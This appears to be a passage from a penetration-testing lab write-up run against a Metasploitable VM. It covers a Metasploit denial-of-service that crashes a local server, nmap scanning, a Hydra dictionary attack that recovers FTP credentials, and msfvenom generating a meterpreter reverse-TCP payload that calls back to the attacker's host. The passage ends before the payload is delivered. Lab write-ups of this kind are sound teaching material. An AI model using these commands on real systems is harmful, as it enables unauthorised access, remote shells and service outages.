

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

```
tcp.port == 3000

No     Time         Source       Destination  Protocol Length Info
3882… 583.819882063 98.62.64.150 127.0.0.1    TCP      54 [TCP Port numbers reused] 25552 → 3000 [SYN] S
3882… 583.820945016 98.62.64.150 127.0.0.1    TCP      54 [TCP Port numbers reused] 18216 → 3000 [SYN] S
3882… 583.824282115 98.62.64.150 127.0.0.1    TCP      54 [TCP Port numbers reused] 9230 → 3000 [SYN] Se
3882… 583.825507934 98.62.64.150 127.0.0.1    TCP      54 [TCP Port numbers reused] 5454 → 3000 [SYN] Se
3882… 583.826686729 98.62.64.150 127.0.0.1    TCP      54 [TCP Port numbers reused] 48306 → 3000 [SYN] S
3882… 583.828577006 98.62.64.150 127.0.0.1    TCP      54 [TCP Port numbers reused] 63158 → 3000 [SYN] S
3882… 583.830003434 98.62.64.150 127.0.0.1    TCP      54 [TCP Port numbers reused] 32466 → 3000 [SYN] S
3882… 583.831536870 98.62.64.150 127.0.0.1    TCP      54 [TCP Port numbers reused] 63274 → 3000 [SYN] S
3882… 583.836678022 98.62.64.150 127.0.0.1    TCP      54 [TCP Port numbers reused] 64288 → 3000 [SYN] S
3882… 583.838180078 98.62.64.150 127.0.0.1    TCP      54 [TCP Port numbers reused] 32322 → 3000 [SYN] S
3882… 583.839150470 98.62.64.150 127.0.0.1    TCP      54 [TCP Port numbers reused] 60228 → 3000 [SYN] S
3882… 583.840353065 98.62.64.150 127.0.0.1    TCP      54 [TCP Port numbers reused] 4060 → 3000 [SYN] Se
3882… 583.840962138 98.62.64.150 127.0.0.1    TCP      54 [TCP Port numbers reused] 54376 → 3000 [SYN] S
3882… 583.841510414 98.62.64.150 127.0.0.1    TCP      54 [TCP Port numbers reused] 43230 → 3000 [SYN] S
3882… 583.842020999 98.62.64.150 127.0.0.1    TCP      54 [TCP Port numbers reused] 58654 → 3000 [SYN] S
3882… 583.846197163 98.62.64.150 127.0.0.1    TCP      54 [TCP Port numbers reused] 55683 → 3000 [SYN] S

Frame 388275: 54 bytes on wire (432 bits), 54 bytes captured   0000  00 50 56 ea 45 47 00 0c  29 dc de 25 08 00 45 00   ·PV·
Ethernet II, Src: VMware_dc:de:25 (00:0c:29:dc:de:25), Dst:    0010  00 28 32 15 00 00 d7 06  8f e5 62 3e 40 96 7f 00   ·(2·
Internet Protocol Version 4, Src: 98.62.64.150, Dst: 127.0.0   0020  00 01 f7 2a 0b b8 67 7a  f2 a8 00 00 00 00 50 02   ···*
Transmission Control Protocol, Src Port: 63274, Dst Port: 30   0030  0b 96 25 71 00 00                                  ··%q
```

Here the Metasploit makes the request up to 7556…

Which can lead to serve crash or server freeze.


V. After some time, the server finally crashed which confirms that the Dos attack by Metasploit is successfully completed.



Unable to connect

Firefox can't establish a connection to the server at 127.0.0.1:3000.

- The site could be temporarily unavailable or too busy. Try again in a few moments.
- If you are unable to load any pages, check your computer's network connection.
- If your computer or network is protected by a firewall or proxy, make sure that Firefox is permitted to access the web.



```
┌──(spider㉿spider)-[~]
└─$ curl -I http://127.0.0.1:3000/#/
curl: (7) Failed to connect to 127.0.0.1 port 3000 after 5 ms: Could not connect
 to server
```

7. Perform Password Attack Through Hydra

- Configure any ssh/ftp/http server on a testing machine

#metasploitable you can take

- Configure the Dictionary Attack Server

➔ A password attack is the type of attack where the attacker tries to gain unauthorized access to a system or a server by guessing or cracking the password.

There are many tools that are used for password attack:


a. Hydra (Used Specially for network services)
b. John Ripper (Cracking the simple hashes)
c. Burp suite (can only use for web-login page)
d. Hashcat (to break into complex and salted hashes)

***Practical:***

***Requirements:***

***I.*** Hydra
***II.*** A target (Metasploit2)
III. Dictionary of the passwords (may use custom/rockyou.txt/SecLists)


I. Get the target address and then scan the target (using nmap) to know if any network is available or not



```
* Starting deferred execution scheduler atd                              [ OK ]
* Starting periodic command scheduler crond                              [ OK ]
* Starting Tomcat servlet engine tomcat5.5                               [ OK ]
* Starting web server apache2                                            [ OK ]
* Running local boot scripts (/etc/rc.local)
ohup: appending output to `nohup.out'
ohup: appending output to `nohup.out'
                                                                         [ OK ]

                _                  _       _ _        _     _      ____
 _ __ ___   ___| |_ __ _ ___ _ __ | | ___ (_) |_ __ _| |__ | | ___|___ \
| '_ ` _ \ / _ \ __/ _` / __| '_ \| |/ _ \| | __/ _` | '_ \| |/ _ \ __) |
| | | | | |  __/ || (_| \__ \ |_) | | (_) | | || (_| | |_) | |  __// __/
|_| |_| |_|\___|\__\__,_|___/ .__/|_|\___/|_|\__\__,_|_.__/|_|\___|_____|
                            |_|


arning: Never expose this VM to an untrusted network!

ontact: msfdev[at]metasploit.com

ogin with msfadmin/msfadmin to get started


etasploitable login:
```


II. The target system exposes multiple potential entry points that can be exploited for infiltration.

Command used ***nmap -sS -Pn --max-retries 3 --stats-every 10s -T3 <target>***



```
┌──(root㉿spider)-[/home/spider]
└─# nmap -sS -Pn --max-retries 3 --stats-every 10s -T3 192.168.94.141
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-28 02:58 CDT
Nmap scan report for 192.168.94.141
Host is up (0.0036s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
1099/tcp open  rmiregistry
1524/tcp open  ingreslock
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
5432/tcp open  postgresql
5900/tcp open  vnc
6000/tcp open  X11
6667/tcp open  irc
8009/tcp open  ajp13
8180/tcp open  unknown
MAC Address: 00:0C:29:FA:DD:2A (VMware)

Nmap done: 1 IP address (1 host up) scanned in 2.96 seconds
```


III. The attacker chooses ftp service to use hydra to get in the server for getting unauthorized access to the server. (The ftp server is vulnerable to anonymous login in the server)



```
┌──(root㉿spider)-[/home/spider]
└─# nmap -sV -Pn -sC -p21 -T3 192.168.94.141
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-28 07:11 CDT
Nmap scan report for 192.168.94.141
Host is up (0.0023s latency).

PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 192.168.94.139
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      vsFTPd 2.3.4 - secure, fast, stable
|_End of status
MAC Address: 00:0C:29:FA:DD:2A (VMware)
Service Info: OS: Unix
```

IV. As we are using ***Metasploit*** as the target, its default username is ***msfadmin.*** So, the attacker uses Hydra tool to get into the ftp service and get unauthorized server.

***hydra -l msfadmin -P pass.txt ftp://<target>***




```
┌──(root㉿spider)-[/home/spider]
└─# hydra -l msfadmin -P pass.txt ftp://192.168.94.141

Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in mi
litary or secret service organizations, or for illegal purposes (this is non-bin
ding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-07-28 08:21:
51
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip wa
iting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 21 login tries (l:1/p:21), ~
2 tries per task
[DATA] attacking ftp://192.168.94.141:21/
[21][ftp] host: 192.168.94.141   login: msfadmin   password: msfadmin
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-07-28 08:22:
06
```

a. Here, msfadmin is the username.
b. pass.txt is the password dictionary.
c. ftp://<target> is the service that attackers are trying to get unauthorized access to the server.

As the result attacker get password of the user ***msfadmin*** on the ftp server as ***msfadmin***

***V.*** For verification of the password the attacker gets into the server by using the username and the password.



```
┌──(spider㉿spider)-[~]
└─$ sudo su root
[sudo] password for spider:
┌──(root㉿spider)-[/home/spider]
└─# ftp 192.168.94.141
Connected to 192.168.94.141.
220 (vsFTPd 2.3.4)
Name (192.168.94.141:spider): msfadmin
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||43604|).
150 Here comes the directory listing.
drwxr-xr-x    6 1000     1000         4096 Apr 28  2010 vulnerable
226 Directory send OK.
ftp> ls -l
229 Entering Extended Passive Mode (|||62340|).
150 Here comes the directory listing.
drwxr-xr-x    6 1000     1000         4096 Apr 28  2010 vulnerable
226 Directory send OK.
ftp> 
```


The attacker gets unauthorized access by using the password that is provided by hydra.

## 8. *Perform the payload attack through Metasploit Tool*

- Use Metasploit tool on one kali Linux machine (Attacker)
- Use Metasploit able/windows machine as a Victim

➔ The ***Metasploit Framework*** is one of the most powerful and widely used tools in offensive Cybersecurity. Used to find, exploit, and vulnerabilities in systems.

- Command to initiate Metasploit FrameWork
  - msfconsole




~~~
┌──(root㉿spider)-[/home/spider]
└─# msfconsole
Metasploit tip: Display the Framework log using the log command, learn
more with help log

                                      `:oDFo:`
                                   ./ymM0dayMmy/.
                                -+dHJ5aGFyZGVyIQ==+-
                            `:sm⏣~~Destroy.No.Data~~s:`
                         -+h2~~Maintain.No.Persistence~~h+-
                       `:odNo2~~Above.All.Else.Do.No.Harm~~Ndo:`
                    ./etc/shadow.0days-Data'%20OR%201=1--.No.0MN8'/.
                  -++SecKCoin++e.AMd`        `.-://///+hbove.913.ElsMNh+-
                 -~/.ssh/id_rsa.Des-                   `htN01UserWroteMe!-
                 :dopeAW.No<nano>o                      :is:TЯiKC.sudo-.A:
                 :we're.all.alike'`                      The.PFYroy.No.D7:
                 :PLACEDRINKHERE!:                       yxp_cmdshell.Ab0:
                 :msf>exploit -j.                        :Ns.BOB&ALICEes7:
                 :---srwxrwx:-.`                         `MS146.52.No.Per:
                 :<script>.Ac816/                         sENbove3101.404:
                 :NT_AUTHORITY.Do                         `T:/shSYSTEM-.N:
                 :09.14.2011.raid                        /STFU|wall.No.Pr:
                 :hevnsntSurb025N.                       dNVRGOING2GIVUUP:
                 :#OUTHOUSE-  -s:                        /corykennedyData:
                 :$nmap -oS                               SSo.6178306Ence:
                 :Awsm.da:                              /shMTl#beats3o.No.:
                 :Ring0:                               `dDestRoyREXKC3ta/M:
                 :23d:                                 sSETEC.ASTRONOMYist:
                  /-                        /yo-    .ence.N:(){ :|: & };:
                                            `:Shall.We.Play.A.Game?tron/
                                            ```-ooy.if1ghtf0r+ehUser5`
                                          ..th3.H1V3.U2VjRFNN.jMh+.`
                                         `MjM~~WE.ARE.se~~MMjMs
                                          +~KANSAS.CITY's~-`
                                           J~HAKCERS~./.`
                                           .esc:wq!:`
                                            +++ATH`
                                             `
~~~

### *Practical*

*Requirements:*

a. Metasploit FrameWork
b. Target system (Metasploit Os){created a flag.txt file for the proof}



```
* Starting deferred execution scheduler atd                          [ OK ]
* Starting periodic command scheduler crond                          [ OK ]
* Starting Tomcat servlet engine tomcat5.5                           [ OK ]
* Starting web server apache2                                        [ OK ]
* Running local boot scripts (/etc/rc.local)
ohup: appending output to `nohup.out'
ohup: appending output to `nohup.out'
                                                                     [ OK ]

arning: Never expose this VM to an untrusted network!

ontact: msfdev[at]metasploit.com

ogin with msfadmin/msfadmin to get started

etasploitable login:
```

I. Start the metasploit framework.

II. Search for the payload that will initiate a reverse shell after being executed successfully.


   i. Payload used: /linux/x86/meterpreter/reverse_tcp.

III. To know what the requirements of the payload are. Use "show options" command.

   i. Here the attacker must define the host and the port

      a. LHOST (attackers address)

      b. LPORT (the port on which the shell will listen)



```
msf6 > use linux/x86/meterpreter/reverse_tcp
msf6 payload(linux/x86/meterpreter/reverse_tcp) > show options
```


IV. Attackers need a medium to start reverse shell on attacker machine so, the attacker uses a script through which the payload gets in action if executed on the target machine.

   Command used:


   i. msfvenom -p /linux/x86/meterpreter/reverse_tcp LOST=<attacker address> -f elf > shell.elf

      a. -p to specify payload.

      b. -f to specify file type.



```
msf6 payload(linux/x86/meterpreter/reverse_tcp) > msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=
192.168.94.139 LPORT=4445 -f elf > shell.elf
[*] exec: msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=192.168.94.139 LPORT=4445 -f elf > shell
.elf
```

